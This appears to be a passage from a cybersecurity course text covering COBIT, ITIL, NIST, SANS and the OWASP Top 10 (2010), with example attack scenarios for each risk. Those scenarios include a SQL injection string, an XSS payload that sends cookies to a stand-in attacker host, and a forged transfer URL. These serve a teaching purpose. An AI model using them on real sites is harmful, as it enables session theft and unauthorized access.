


Figure 3: COBIT Pentagon

At the Pentagon, one can identify the strategic alignment, which aims to ensure consistency between the organization's strategic goals and the IT objectives; the value delivery, which is linked to the delivery of products or services with appropriate quality, time and cost that allows to achieve the objectives previously agreed upon; the risk management, which refers to the treatment of uncertainties and to the value preservation; the resource management, which aims to ensure the capacity to support the activities required by the business, optimizing costs and other available resources, and, finally, the monitoring of the performance of IT activities with the purpose of ensuring the management of the entire environment.

To meet managerial control and measurement IT's needs the COBIT 4.1 provides guidelines for the thirty-four IT processes which contain assessment and measurement tools for the IT environment of the organization including maturity model, critical success factors, key goal indicators and key performance indicators for each process.

3.6 ITIL (OR ISO/IEC 20000 SERIES)

ISO/IEC 20000 is the first international standard for IT service management. It was developed in 2005, by ISO/IEC JTC1/SC7 and revised in 2011. It is based on and intended to supersede the

earlier BS 15000 that was developed by BSI Group. ISO/IEC 20000, like its BS 15000 predecessor, was originally developed to reflect best practice guidance contained within the ITIL (Information Technology Infrastructure Library) framework, although it equally supports other IT service management frameworks and approaches including Microsoft Operations Framework and components of ISACA's COBIT framework. The differentiation between ISO/IEC 20000 and BS 15000 has been addressed by Jenny Dugmore. The standard was first published in December 2005. In June 2011, the ISO/IEC 20000-1:2005 was updated to ISO/IEC 20000-1:2011. In February 2012, ISO/IEC 20000-2:2005 was updated to ISO/IEC 20000-2:2012.

3.6.1 ITIL(Information Technology Infrastructure Library)

IT Service Management is becoming a must have for any organization that provides IT Services as its core business function. ITIL is a best practices framework that helps businesses aligns their IT services with their business objectives. The ITIL V3 framework is the newest version of ITIL and was released as a refresh to V2 in 2007. The major difference with V3 is that it moves from a major operational view of IT service management to a more business lifecycle view of IT service management. Here as this course is much more related to cyber security we will focus on overview of ITIL and then move into a high level overview of Version 3, with particular focus on the Information Security Management process.

ITIL, formerly an acronym for Information Technology Infrastructure Library, is a set of practices for IT Service Management (ITSM) that focuses on aligning IT services with the needs of business. In its current form (known as ITIL 2011 edition), ITIL is published as a series of five core volumes, each of which covers a different ITSM lifecycle stage. Although ITIL underpins ISO/IEC 20000 (previously BS15000), the International Service Management Standard for IT service management, there are some differences between the ISO 20000 standard and the ITIL framework. ITIL describes processes, procedures, tasks, and checklists which are not organization-specific, but can be applied by an organization for establishing integration with the organization's strategy, delivering value, and maintaining a minimum level of competency. It allows the organization to establish a baseline from which it can plan, implement, and measure. It is used to demonstrate compliance and to measure improvement. Since July 2013, ITIL has been owned by AXELOS Ltd, a joint venture between HM Cabinet Office and Capita Plc. AXELOS licenses organisations to use the ITIL intellectual property, accredits licensed Examination Institutes, and manages updates to the framework.

3.6.2 Changes and characteristics of the 2011 edition of ITIL

A summary of changes has been published by HM Government. In line with the 2007 edition, the 2011 edition consists of five core publications – Service Strategy, Service Design, Service Transition, Service Operation, and Continual Service Improvement. ITIL 2011 is an update to the ITIL framework that addresses significant additional guidance with the definition of formal processes which were previously implied but not identified, as well as correction of errors and inconsistencies. Twenty-six processes are listed in ITIL 2011 edition and described below, along

with which core publication provides the main content for each process. ITIL 2007 has five volumes, published in May 2007, and updated in July 2011 as ITIL 2011 for consistency:

1. ITIL Service Strategy: understands organizational objectives and customer needs.
2. ITIL Service Design: turns the service strategy into a plan for delivering the business objectives.
3. ITIL Service Transition: develops and improves capabilities for introducing new services into supported environments.
4. ITIL Service Operation: manages services in supported environments.
5. ITIL Continual Service Improvement: achieves services incremental and large-scale improvements.

Due to the similarity between ITIL v3 of 2007 and ITIL 2011, no bridge examinations for ITIL v3 certification holders were created or made available for ITIL 2011 certification

3.6.3 Services Desk

A Service Desk is a primary IT service within the discipline of IT service management (ITSM) as defined by the Information Technology Infrastructure Library (ITIL). It is intended to provide a Single Point of Contact ("SPOC") to meet the communication needs of both Users and IT employees but also to satisfy both Customer and IT Provider objectives. "User" refers to the actual user of the service, while "Customer" refers to the entity that is paying for service. Depending on organizations' need, it implements service desk. It is implemented as a central point of contact for handling customer, user and other issues. Various service desk types which can be implemented in organization are:

1. Call Centre
2. Contact centre and
3. Help Desk.

The ITIL approach considers the service desk to be the central point of contact between service providers and users/customers on a day-to-day basis. It is also a focal point for reporting Incidents (disruptions or potential disruptions in service availability or quality) and for users making service requests (routine requests for services). A service desk handles incidents and service requests, as well as providing an interface to users for other ITSM activities such as:

1. Incident management
2. Problem management
3. Configuration management
4. Change management
5. Release management
6. Service-level management
7. Availability management
8. Capacity management
9. Financial management
10. IT service continuity management
11. Security management

3.6.4 What ITIL is not?

ITIL is not a formal standard. It is a framework, so the framework gives best-practices, not detailed rules that must be adhered to. According to Weil, “ITIL does not provide specific, detailed descriptions about how the processes should be implemented, as they will be different in each organization. In other words, ITIL tells an organization what to do, not how to do it.”

It is noted in the third sky training manual for ITIL v3, “that it is important to differentiate between the ITIL framework, which provides guidance and recommendations but not strict prescriptions, and standards such as ISO/IEC 20000, which provide formal requirements which need to be adhered to in order to achieve certification. Frameworks may be adapted as needed and provide room for significant re-interpretation.”

3.7 SUMMARY

3.8 CHECK YOUR PROGRESS

3.9 ANSWERS TO CHECK YOUR PROGRESS

3.10 MODEL QUESTIONS

UNIT IV:INDUSTRY BEST PRACTICES

4.1 LEARNING OBJECTIVES

- After going through this unit, you will be able to:
- Understand NIST
- Know OWASP
- Know SANS

4.2 NIST

NIST³ stands for National Institute for Standard and Technology. The National Institute of Standards and Technology (NIST), known between 1901 and 1988 as the National Bureau of Standards (NBS), is a measurement standards laboratory, also known as a National Metrological Institute (NMI), which is a non-regulatory agency of the United States Department of Commerce. The institute's official mission is **to Promote** U.S. innovation and industrial competitiveness by advancing measurement science, standards, and technology in ways that enhance economic security and improve our quality of life. NIST has seven standing committees: for different areas of research. For information security it has board known as Information Security and Privacy Advisory Board (ISPAB). The Information Security and Privacy Advisory Board (ISPAB) was originally created by the Computer Security Act of 1987 (P.L. 100-235) as the Computer System Security and Privacy Advisory Board. As a result of Public Law 107-347, The E-Government Act of 2002, Title III, The Federal Information Security Management Act of 2002, the Board's name was changed and its mandate was amended.

4.2.1 Scope/Objective

- Identify emerging managerial, technical, administrative, and physical safeguard issues relative to information security and privacy.
- Advise the National Institute of Standards and Technology (NIST), the Secretary of Commerce and the Director of the Office of Management and Budget on information security and privacy issues pertaining to Federal Government information systems, including thorough review of proposed standards and guidelines developed by NIST.
- Annually report its findings to the Secretary of Commerce, the Director of the Office of Management and Budget, the Director of the National Security Agency and the appropriate committees of the Congress.

The Board's authority does not extend to private sector systems or federal systems which process classified information. The membership of the Board consists of twelve members and a Chairperson. The Secretary of Commerce appoints the Chairperson, and the Director of NIST will appoint all Board members. The Board meets quarterly throughout the year and all meetings are open to the public. The Board invites public comments on its activities and the objectives the

³ <http://www.nist.gov/>

Board should undertake. NIST uses three NIST Special Publication subseries to publish computer/cyber/information security and guidelines, recommendations and reference materials:

- SP 800, Computer Security (December 1990-present): NIST's primary mode of publishing computer/cyber/information security guidelines, recommendations and reference materials.
- SP 1800, NIST Cyber security Practice Guides (2015-present): A new subseries created to complement the SP 800s; targets specific cyber security challenges in the public and private sectors; practical, user-friendly guides to facilitate adoption of standards-based approaches to cyber security.
- SP 500, Computer Systems Technology (January 1977-present): A general IT subseries used more broadly by NIST's Information Technology Laboratory (ITL), this page lists selected SP 500s related to NIST's computer security efforts. (Prior to the SP 800 subseries, NIST used the SP 500 subseries for computer security publications; see Archived for a list).

4.2.2 NIST-SP800-50 (Building an Information Technology Security Awareness and Training Program)

This publication provides an insight to build information security program in organization. It emphasis on the training of IT users on security policy, procedures, and techniques, as well as the various management, operational, and technical controls necessary and available to secure IT resources. If security training habit is not cultivated then organization is at bigger risk. Human is one of the weakest links in the security. Everyone has a role to play in the success of a security awareness and training program but agency heads, Chief Information Officers (CIOs), program officials, and IT security program managers have key responsibilities to ensure that an effective program is established agency wide. As per publication there are four critical steps in the life cycle of an IT security awareness and training program:

1. **Designing:** In this step, organization wide assessment is conducted and a training strategy is developed and approved. This strategic planning document identifies implementation tasks to be performed in support of established organization security training goals.
2. **Development:** In this step focuses is on available training sources, scope, content, and development of training material.
3. **Implementation:** In this step effective communication and roll out of the awareness and training program is performed. It also addresses options for delivery of awareness and training material (web-based, distance learning, video, on-site, etc.).
4. **Post-Implementation:** This step gives guidance on keeping the program current and monitoring its effectiveness. Effective feedback methods are described (surveys, focus groups, benchmarking, etc.).




Figure 4: Lifecycle of Information security training and awareness program

Models used in managing a security training function.

1. **Centralized:** All responsibility resides with a central authority (e.g., CIO and IT security program manager).
2. **Partially Decentralized:** Training policy and strategy lie with a central authority, but implementation responsibilities are distributed.
3. **Fully Decentralized:** Only policy development resides with a central authority, and all other responsibilities are delegated to individual agency components.

The type of model considered is based on an understanding and assessment of budget and other resource allocation, organization size, consistency of mission, and geographic dispersion of the organization.

4.2.3 NIST-SP800-50 (Building an Information Technology Security Awareness and Training Program)

NIST- SP800-50 is also known as Guide for Conducting Risk Assessments. Risk assessments are used to identify, estimate, and prioritize risk to organizational operations (i.e., mission, functions, image, and reputation), organizational assets, individuals, other organizations, and the Nation, resulting from the operation and use of information systems.

The purpose of risk assessments is to inform decision makers and support risk responses by identifying:

- i. Relevant threats to organizations or threats directed through organizations against other organizations;
- ii. Vulnerabilities both internal and external to organizations;
- iii. Impact (i.e., harm) to organizations that may occur given the potential for threats exploiting vulnerabilities; and
- iv. Likelihood that harm will occur.

The end result is a determination of risk (i.e., typically a function of the degree of harm and likelihood of harm occurring). Risk assessments can be conducted at all three tiers in the risk management hierarchy- including Tier 1 (organization level), Tier 2 (mission/business process level), and Tier 3 (information system level). At Tiers 1 and 2, organizations use risk assessments to evaluate, for example, systemic information security-related risks associated with organizational governance and management activities, mission/business processes, enterprise architecture, or the funding of information security programs. At Tier 3, organizations use risk assessments to more effectively support the implementation of the Risk Management Framework

4.2.3.1 Risk Assessment methodology described in SP 800-30

The risk assessment methodology encompasses nine primary steps, which are described below:

Step 1# System Characterization

Step 2# Threat Identification

Step 3# Vulnerability Identification

Step 4# Control Analysis

Step 5# Likelihood Determination

Step 6# Impact Analysis

Step 7# Risk Determination

Step 8# Control Recommendations

Step 9# Results Documentation

Risk assessments can support a wide variety of risk-based decisions

1. Development of information security architecture.
2. Definition of interconnection requirements for information systems (including systems supporting mission/business processes and common infrastructure/support services).
3. Design of security solutions for information systems and environments of operation including selection of security controls, information technology products, suppliers/supply chain, and contractors.
4. Authorization (or denial of authorization) to operate information systems or to use security controls inherited by those systems (i.e., common controls).
5. Modification of missions/business functions and/or mission/business processes permanently, or for a specific time frame (e.g., until a newly discovered threat or vulnerability is addressed, until a compensating control is replaced).
6. Implementation of security solutions (e.g., whether specific information technology products or configurations for those products meet established requirements), and
7. Operation and maintenance of security solutions (e.g., continuous monitoring strategies and programs, on-going authorizations).

4.3 SANS (SysAdmin, Audit, Networking, and Security)

The **SANS Institute** (officially the **Escal Institute Of Advanced Technologies, Inc.**) is a private U.S. company that specializes in information security and cyber security training. Since its founding in 1989, the SANS Institute has trained over 120,000 information security professionals in topics ranging from cyber and network defenses, penetration testing, incident response, digital forensics, and audit. In 1999, the SANS Institute formed Global Information Assurance Certification (GIAC), an independent entity that has granted over 58,000 certifications to validate the skills and knowledge of information security professionals.

SANS is the most trusted and by far the largest source for information security training and security certification in the world. It also develops, maintains, and makes available at no cost, the largest collection of research documents about various aspects of information security, and it operates the Internet's early warning system - the Internet Storm Center. It also operates an Internet monitoring system staffed by a global community of security practitioners, and the SANS Reading Room - a

research archive of information security policy and research documents that delivers over one million downloads per year to professionals globally.

4.3.1 Computer Security Training & Certification

SANS provides intensive, immersion training designed to help you and your staff master the practical steps necessary for defending systems and **networks** against the most dangerous threats - the ones being actively exploited. The courses are full of important and immediately useful techniques that you can put to work as soon as you return to your offices. They were developed through a consensus process involving hundreds of administrators, security managers, and information security professionals, and address both **security fundamentals and awareness**, and the in-depth technical aspects of the most crucial areas of **IT security**.

SANS training can be taken in a classroom setting from SANS-certified instructors, self-paced over the Internet, or in mentored settings in cities around the world. Each year, SANS programs educate more than 12,000 people in the US and internationally. To find the best teachers in each topic in the world, SANS runs a continuous competition for instructors. Last year more than 90 people tried out for the SANS faculty, but only five new people were selected. SANS also offers a **Work Study Program** through which, in return for acting as an important extension of SANS' conference staff, facilitators may attend classes at a greatly reduced rate. Facilitators are most definitely expected to pull their weight and the educational rewards for their doing so are substantial.

- **Information Security Training** - More than 400 multi-day courses in 90 cities around the world
- **The GIAC Certification Program** - Technical certification for people you trust to protect your systems

4.3.2 Information Security Research

Many of the valuable SANS resources are free to all who ask. They include the very popular **Internet Storm Center** (the Internet's early warning system), the weekly news digest (**NewsBites**), the weekly vulnerability digest (**@RISK**), and more than 1,200 award-winning, original **information security research papers**.

- **SANS Information Security Reading Room** - More than 2410 original research papers in 92 important categories of security.
- **SANS Weekly Bulletins and Alerts** - Definitive updates on security news and vulnerabilities.
- **SANS Security Policy Project** - Free Security Policy Templates - Proven in the real world.
- **Vendor Related Resources** - Highlighting the vendors that can help make security more effective.
- **Information Security Glossary** - Words, acronyms, more.
- **Internet Storm Center** - The Internet's Early Warning System.

- **S.C.O.R.E.** - Helping the security community reach agreement on how to secure common software and systems.
- **SANS/FBI Annual Top 20 Internet Security Vulnerabilities List** - A consensus list of vulnerabilities that require immediate remediation.
- **Intrusion Detection FAQ** - Frequently asked questions and answers about intrusion detection.
- **SANS Press Room** - Our press room is designed to assist the media in coverage of the information assurance industry.

4.4 OWASP (OPEN WEB APPLICATION SECURITY PROJECT)

The Open Web Application Security Project (OWASP) is a 501(c)(3) worldwide not-for-profit charitable organization focused on improving the security of software. Our mission is to make software security visible, so that individuals and organizations worldwide can make informed decisions about true software security risks. It is an online community dedicated to web application security. It is also a registered non-profit in Europe since June 2011. OWASP was started on September 9, 2001 by Mark Curphey. Jeff Williams served as the volunteer Chair of OWASP from late 2003 until September 2011. The current chair is Tobias Gondrom and the vice chair is Josh Sokol. OWASP **does not endorse or recommend commercial products or services**, allowing our community to remain vendor neutral with the collective wisdom of the best minds in software security worldwide.

4.4.1 Code of Ethics

Each of us is expected to behave according to the principles contained in the following Code of Ethics. Breaches of the Code of Ethics may result in the foundation taking disciplinary action.

- Perform all professional activities and duties in accordance with all applicable laws and the highest ethical principles;
- Promote the implementation of and promote compliance with standards, procedures, controls for application security;
- Maintain appropriate confidentiality of proprietary or otherwise sensitive information encountered in the course of professional activities;
- Discharge professional responsibilities with diligence and honesty;
- To communicate openly and honestly;
- Refrain from any activities which might constitute a conflict of interest or otherwise damage the reputation of employers, the information security profession, or the Association;
- To maintain and affirm our objectivity and independence;
- To reject inappropriate pressure from industry or others;
- Not intentionally injure or impugn the professional reputation of practice of colleagues, clients, or employers;
- Treat everyone with respect and dignity; and

- To avoid relationships that impair — or may appear to impair — OWASP's objectivity and independence.

4.4.2 Projects

OWASP projects are collections of related tasks that have a defined roadmap and team members; OWASP project leaders are responsible for defining the vision, roadmap, and tasks for the project, as well as promoting the project and building the team. OWASP projects are organized into the following categories:

- **Incubator projects** - projects where ideas are still being proven and development is still underway.
- **Lab projects** - projects that have produced an OWASP-reviewed deliverable of value.
- **Flagship projects** - The Flagship designation is given to projects that have demonstrated superior maturity, established quality, and strategic value to OWASP and to application security as a whole.

4.4.2.1 Partial project list

- **OWASP Top Ten:** The goal of the Top 10 project is to raise awareness about application security by identifying some of the most critical risks facing organizations. The Top 10 project is referenced by many standards, books, tools, and organizations, including MITRE, PCI DSS, DISA, FTC, and many more.
- **OWASP Software Assurance Maturity Model:** The Software Assurance Maturity Model (SAMM) project is committed to building a usable framework to help organizations formulate and implement a strategy for application security that is tailored to the specific business risks facing the organization.
- **OWASP Development Guide:** The Development Guide provides practical guidance and includes J2EE, ASP.NET, and PHP code samples. The Development Guide covers an extensive array of application-level security issues, from SQL injection through modern concerns such as phishing, credit card handling, session fixation, cross-site request forgeries, compliance, and privacy issues.
- **OWASP Testing Guide:** The OWASP Testing Guide includes a "best practice" penetration testing framework that users can implement in their own organizations and a "low level" penetration testing guide that describes techniques for testing most common web application and web service security issues.
- **OWASP Code Review Guide:** The code review guide is currently at release version 1.1 and the second best-selling OWASP book in 2008. Many positive comments have been feedback regarding this initial version and believe it's a key enabler for the OWASP fight against software insecurity. It has even inspired individuals to build tools based on its information.
- **OWASP Application Security Verification Standard (ASVS):** A standard for performing application-level security verifications.
- **OWASP XML Security Gateway (XSG) Evaluation Criteria Project.**

- **OWASP ZAP Project:** The Zed Attack Proxy (ZAP) is an easy to use integrated penetration testing tool for finding vulnerabilities in web applications. It is designed to be used by people with a wide range of security experience and as such is ideal for developers and functional testers who are new to penetration testing.
- **Webgoat:** A deliberately insecure web application created by OWASP as a guide for secure programming practices. Once downloaded, the application comes with a tutorial and a set of different lessons that instruct students how to exploit vulnerabilities with the intention of teaching them how to write code securely.

4.4.3 Principles

- Free & Open
- Governed by rough consensus & running code
- Abide by a code of ethics (see ethics)
- Not-for-profit
- Not driven by commercial interests
- Risk based approach

4.4.4 OWASP Top Ten (Widely used Methodology)

The OWASP Top Ten is a powerful awareness document for web application security. The OWASP Top Ten represents a broad consensus about what the most critical web application security flaws are. Project members include a variety of security experts from around the world who have shared their expertise to produce this list. The OWASP Top 10 is free to use.

Adopting the OWASP Top Ten is perhaps the most effective first step towards changing the software development culture within your organization into one that produces secure code.

It is licensed under the creative common license (<http://creativecommons.org/licenses/by-sa/3.0/>).

4.4.4.1 What is OWASP Top Ten

The OWASP Top 10 provides:

- A list of the 10 Most Critical Web Application Security Risks and for each Risk it provides:
 - A description
 - Example vulnerabilities
 - Example attacks
 - Guidance on how to avoid
 - References to OWASP and other related resources

The primary aim of the OWASP Top 10 is to educate developers, designers, architects, managers, and organizations about the consequences of the most important web application security weaknesses. The Top 10 provides basic techniques to protect against these high risks problem areas – and also provides guidance on where to go from here.

The OWASP Top 10 was first released in 2003, minor updates were made in 2004 and 2007, and this is the 2010 release.

4.4.5 What are Application Security Risks?

Attackers can potentially use many different paths through your application to do harm to your business or organization. Each of these paths represents a risk that may, or may not, be serious enough to warrant attention.




Figure 5: Types of application security risks

Sometimes, these paths are trivial to find and exploit and sometimes they are extremely difficult. Similarly, the harm that is caused may range from nothing, all the way through putting you out of business. To determine the risk to your organization, you can evaluate the likelihood associated with each threat agent, attack vector, and security weakness and combine it with an estimate of the technical and business impact to your organization. Together, these factors determine the overall risk.

4.4.6 OWASP Top 10 Application Security Risks – 2010

4.4.6.1 A1-Injection

Injection flaws, such as SQL, OS, and LDAP injection, occur when un-trusted data is sent to an interpreter as part of a command or query. The attacker's hostile data can trick the interpreter into executing unintended commands or accessing unauthorized data.

Example Attack Scenarios

The application uses un-trusted data in the construction of the following vulnerable SQL call:

```
String query = "SELECT * FROM accounts WHERE custID='" + request.getParameter("id") + "'";
```

The attacker modifies the 'id' parameter in their browser to send: ' or '1'=1. This changes the meaning of the query to return all the records from the accounts database, instead of only the intended customer's.

```
http://example.com/app/accountView?id=' or '1'=1
```

In the worst case, the attacker uses this weakness to invoke special stored procedures in the database, allowing a complete takeover of the database host.

4.4.6.2 A2-Cross Site Scripting (XSS)

XSS flaws occur whenever an application takes un-trusted data and sends it to a web browser without proper validation and escaping. XSS allows attackers to execute scripts in the victim's browser which can hijack user sessions, deface web sites, or redirect the user to malicious sites.

Example Attack Scenarios

The application uses un-trusted data in the construction of the following HTML snippet without validation or escaping:

```
(String) page += "<input name='creditcard' type='TEXT' value='" + request.getParameter("CC") + "'>";
```

The attacker modifies the 'CC' parameter in their browser to:

```
'><script>document.location= 'http://www.attacker.com/cgi-bin/cookie.cgi?foo='+document.cookie</script>'
```

This causes the victim's session ID to be sent to the attacker's website, allowing the attacker to hijack the user's current session.

4.4.6.3 A3-Broken Authentication and Session Management

Application functions related to authentication and session management are often not implemented correctly, allowing attackers to compromise passwords, keys, session tokens, or exploit other implementation flaws to assume other users' identities.

Example Attack Scenarios

Scenario #1: Airline reservations application supports URL rewriting, putting session IDs in the URL:

```
http://example.com/sale/saleitems;  
jsessionid=2P0OC2JDPXM0OQSNDLPSKHJCJUN2JV  
?dest=Hawaii
```

An authenticated user of the site wants to let his friends know about the sale. He e-mails the above link without knowing he is also giving away his session ID. When his friends use the link they will use his session and credit card.

Scenario #2: Application’s timeouts aren’t set properly. User uses a public computer to access site. Instead of selecting “logout” the user simply closes the browser tab and walks away. Attacker uses the same browser an hour later, and that browser is still authenticated.

Scenario #3: Insider or external attacker gains access to the system’s password database. User passwords are not encrypted, exposing every user’s password to the attacker.

4.4.6.4 A4-Insecure Direct Object References

A direct object reference occurs when a developer exposes a reference to an internal implementation object, such as a file, directory, or database key. Without an access control check or other protection, attackers can manipulate these references to access unauthorized data.

Example Attack Scenarios

The application uses unverified data in a SQL call that is accessing account information:

```
String query = "SELECT * FROM accts WHERE account = ?";
PreparedStatement pstmt = connection.prepareStatement(query , ... );
pstmt.setString( 1, request.getParameter("acct"));
ResultSet results = pstmt.executeQuery();
```

The attacker simply modifies the ‘acct’ parameter in their browser to send whatever account number they want. If not verified, the attacker can access any user’s account, instead of only the intended customer’s account.

```
http://example.com/app/accountInfo?acct=notmyacct
```

4.4.6.5 A5-Cross Site Request Forgery (CSRF)

A CSRF attack forces a logged-on victim’s browser to send a forged HTTP request, including the victim’s session cookie and any other automatically included authentication information, to a vulnerable web application. This allows the attacker to force the victim’s browser to generate requests the vulnerable application thinks are legitimate requests from the victim.

Example Attack Scenarios

The application allows a user to submit a state changing request that does not include anything secret. Like so:

```
http://example.com/app/transferFunds?amount=1500&destinationAccount=4673243243
```

So, the attacker constructs a request that will transfer money from the victim’s account to their account, and then embeds this attack in an image request or iframe stored on various sites under the attacker’s control.


```

```

If the victim visits any of these sites while already authenticated to example.com, any forged requests will include the user's session info, inadvertently authorizing the request.

4.4.6.6 A6-Security Misconfiguration

Good security requires having a secure configuration defined and deployed for the application, frameworks, application server, web server, database server, and platform. All these settings should be defined, implemented, and maintained as many are not shipped with secure defaults. This includes keeping all software up to date, including all code libraries used by the application.

Example Attack Scenarios

Scenario #1: Your application relies on a powerful framework like Struts or Spring. XSS flaws are found in these framework components you rely on. An update is released to fix these flaws but you don't update your libraries. Until you do, attackers can easily find and exploit these flaws in your app.

Scenario #2: The app server admin console is automatically installed and not removed. Default accounts aren't changed. Attacker discovers the standard admin pages are on your server, logs in with default passwords, and takes over.

Scenario #3: Directory listing is not disabled on your server. Attacker discovers she can simply list directories to find any file. Attacker finds and downloads all your compiled Java classes, which she reverse engineers to get all your custom code. She then finds a serious access control flaw in your application.

Scenario #4: App server configuration allows stack traces to be returned to users, potentially exposing underlying flaws. Attackers love the extra information error messages provide.

4.4.6.7 A7-Insecure Cryptographic Storage

Many web applications do not properly protect sensitive data, such as credit cards, SSNs, and authentication credentials, with appropriate encryption or hashing. Attackers may steal or modify such weakly protected data to conduct identity theft, credit card fraud, or other crimes.

Example Attack Scenarios

Scenario #1: An application encrypts credit cards in a database to prevent exposure to end users. However, the database is set to automatically decrypt queries against the credit card columns, allowing an SQL injection flaw to retrieve all the credit cards in cleartext. The system should have been configured to allow only back end applications to decrypt them, not the front end web application.

Scenario #2: A backup tape is made of encrypted health records, but the encryption key is on the same backup. The tape never arrives at the backup center.

Scenario #3: The password database uses unsalted hashes to store everyone's passwords. A file upload flaw allows an attacker to retrieve the password file. All the unsalted hashes can be brute forced in 4 weeks, while properly salted hashes would have taken over 3000 years.

4.4.6.8 A8-Failure to Restrict URL Access

Many web applications check URL access rights before rendering protected links and buttons. However, applications need to perform similar access control checks each time these pages are accessed, or attackers will be able to forge URLs to access these hidden pages anyway.

Example Attack Scenarios

The attackers simply force browses to target URLs. Consider the following URLs which are both supposed to require authentication. Admin rights are also required for access to the “admin_getappInfo” page.

```
http://example.com/app/getappInfo  
http://example.com/app/admin_getappInfo
```

If the attacker is not authenticated, and access to either page is granted, then unauthorized access was allowed. If an authenticated, non-admin, user is allowed to access the “admin_getappInfo” page, this is a flaw, and may lead the attacker to more improperly protected admin pages. Such flaws are frequently introduced when links and buttons are simply not displayed to unauthorized users, but the application fails to protect the pages they target.

4.4.6.9 A9-Insufficient Transport Layer Protection

Applications frequently fail to authenticate, encrypt, and protect the confidentiality and integrity of sensitive network traffic. When they do, they sometimes support weak algorithms, use expired or invalid certificates, or do not use them correctly.

Example Attack Scenarios

Scenario #1: A site simply doesn’t use SSL for all pages that require authentication. Attacker simply monitors network traffic (like an open wireless or their neighborhood cable modem network), and observes an authenticated victim’s session cookie. Attacker then replays this cookie and takes over the user’s session.

Scenario #2: A site has improperly configured SSL certificate which causes browser warnings for its users. Users have to accept such warnings and continue, in order to use the site. This causes users to get accustomed to such warnings. Phishing attack against the site’s customers lures them to a lookalike site which doesn’t have a valid certificate, which generates similar browser warnings. Since victims are accustomed to such warnings, they proceed on and use the phishing site, giving away passwords or other private data.

Scenario #3: A site simply uses standard ODBC/JDBC for the database connection, not realizing all traffic is in the clear.

4.4.6.10 A10-Unvalidated Redirects and Forwards

Web applications frequently redirect and forward users to other pages and websites, and use untrusted data to determine the destination pages. Without proper validation, attackers can redirect victims to phishing or malware sites, or use forwards to access unauthorized pages.

Example Attack Scenarios

Scenario #1: The application has a page called “redirect.jsp” which takes a single parameter named “url”. The attacker crafts a malicious URL that redirects users to a malicious site that performs phishing and installs malware.

`http://www.example.com/redirect.jsp?url=evil.com`

Scenario #2:The application uses forward to route requests between different parts of the site. To facilitate this, some pages use a parameter to indicate where the user should be sent if a transaction is successful. In this case, the attacker crafts a URL that will pass the application’s access control check and then forward the attacker to an administrative function that she would not normally be able to access.

`http://www.example.com/boring.jsp?fwd=admin.jsp`

4.4.7 OWASP Top 10 Application Security Risks –2007, 2010 and 2013

| OWASP Top 10 – 2007 (Previous) | OWASP Top 10 – 2010 (New) |
|--|---|
| A2 – Injection Flaws | A1 – Injection |
| A1 – Cross Site Scripting (XSS) | A2 – Cross Site Scripting (XSS) |
| A7 – Broken Authentication and Session Management | A3 – Broken Authentication and Session Management |
| A4 – Insecure Direct Object Reference | A4 – Insecure Direct Object References |
| A5 – Cross Site Request Forgery (CSRF) | A5 – Cross Site Request Forgery (CSRF) |
| <was T10 2004 A10 – Insecure Configuration Management> | A6 – Security Misconfiguration (NEW) |
| A10 – Failure to Restrict URL Access | A7 – Failure to Restrict URL Access |
| <not in T10 2007> | A8 – Unvalidated Redirects and Forwards (NEW) |
| A8 – Insecure Cryptographic Storage | A9 – Insecure Cryptographic Storage |
| A9 – Insecure Communications | A10 - Insufficient Transport Layer Protection |
| A3 – Malicious File Execution | <dropped from T10 2010> |
